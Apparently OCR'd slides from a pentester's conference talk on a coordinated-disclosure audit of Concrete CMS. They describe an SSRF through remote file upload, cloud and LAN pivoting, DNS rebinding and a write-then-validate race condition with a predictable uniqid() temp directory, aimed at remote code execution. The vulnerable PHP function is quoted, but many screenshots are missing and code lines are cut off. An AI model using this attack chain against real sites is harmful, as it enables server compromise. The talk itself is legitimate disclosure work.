Concrete Evidence
Two Races, one RCE

FORTBRIDGE

whoami

Adrian Tiron

Founder & Principal Pentester @FORTBRIDGE

Certifications:
OSCP/OSEP/OSWE/CRTO/CRTL/CAISP etc.

Conference Speaker

BSides Dresden '24, BSides Kent, BlueHatIL , BSides BUD, PTS, OWASP Porto

WHATIS THIS TALK ABOUT? (APPSEC)


File uploads are fun!
SSRF in the ~~club~~ cloud
Double Race condition?

About Concrete CMS


- Easy to use CMS
- Written in PHP (<3)
- More than 62K live websites at the time
- Used by the US DoD and US army
- HackerOne bug Bounty (no $, just fame)
- This was initially a project sponsored by one of our biggest London clients
- Following this coordinated disclosure PortlandLabs engaged us for future collaborations

Concrete CMS –White Box Pentest

- Source code is available, let’s do white box
- Code is PHP, easy to read and audit
- Some issues reported previously reported on hackerone
- Many issues reported by FORTBRIDGE with plenty of CVEs assigned





Let's try a malicious .php extension




Oh, no, rejected! They do validation!

Part 1 Uploads as SSRF







Concrete CMS – Pivot in the Cloud




Concrete CMS – Pivot in the LAN





Concrete CMS – DNS rebinding + Race



File Upload Part 2 first race condition

- File is downloaded from remote server (auth SSRF by design)
- Low Privileged user is needed
- First the file is written on the system, then validation is done
- If it fails validation, then it's deleted (?!?!?)


```
function downloadRemoteURL($url, $temporaryDirectory)

$client = $this->app->make('http/client');

$request = $client->getRequest()->setUri($url);
$response = $client->sendWithoutRedirects();

if (!$response->isSuccess()) {
    throw new UserMessageException(t(/*i18n: %1$s is an URL, %2$s is an
}
$headers = $response->getHeaders();
// figure out a filename based on filename, mimetype, ???
$matches = null;
if (preg_match('/^[^#\?]+[\\/]([-\w%]+\.[-\w%]+)($|\?|#)/', $request->g
    // got a filename (with extension)... use it
    $filename = $matches[1];
} else {
    $contentType = $headers->get('ContentType')->getFieldValue();
    if ($contentType) {
        list($mimeType) = explode(';', $contentType, 2);
        $mimeType = trim($mimeType);
        // use mimetype from http response
        $extension = $this->app->make('helper/mime')->mimeToExtension($
        if ($extension === false) {
            throw new UserMessageException(t('Unknown mime-type: %s', h
        }
        $filename = date('Y-m-d_H-i_') . mt_rand(100, 999) . '.' . $ext
    } else {
        throw new UserMessageException(t(/*i18n: %s is an URL*/'Could n
    }
}
$fullFilename = $temporaryDirectory . '/' . $filename;
// write the downloaded file to a temporary location on disk
$handle = fopen($fullFilename, 'wb');
fwrite($handle, $response->getBody());
fclose($handle);
```

FORTBRIDGE




Concrete CMS – pseudo random dir name

- uniqid() is used to create a temp dir
- uniqid() is not a crypto secure function

PHP uniqid() implementation

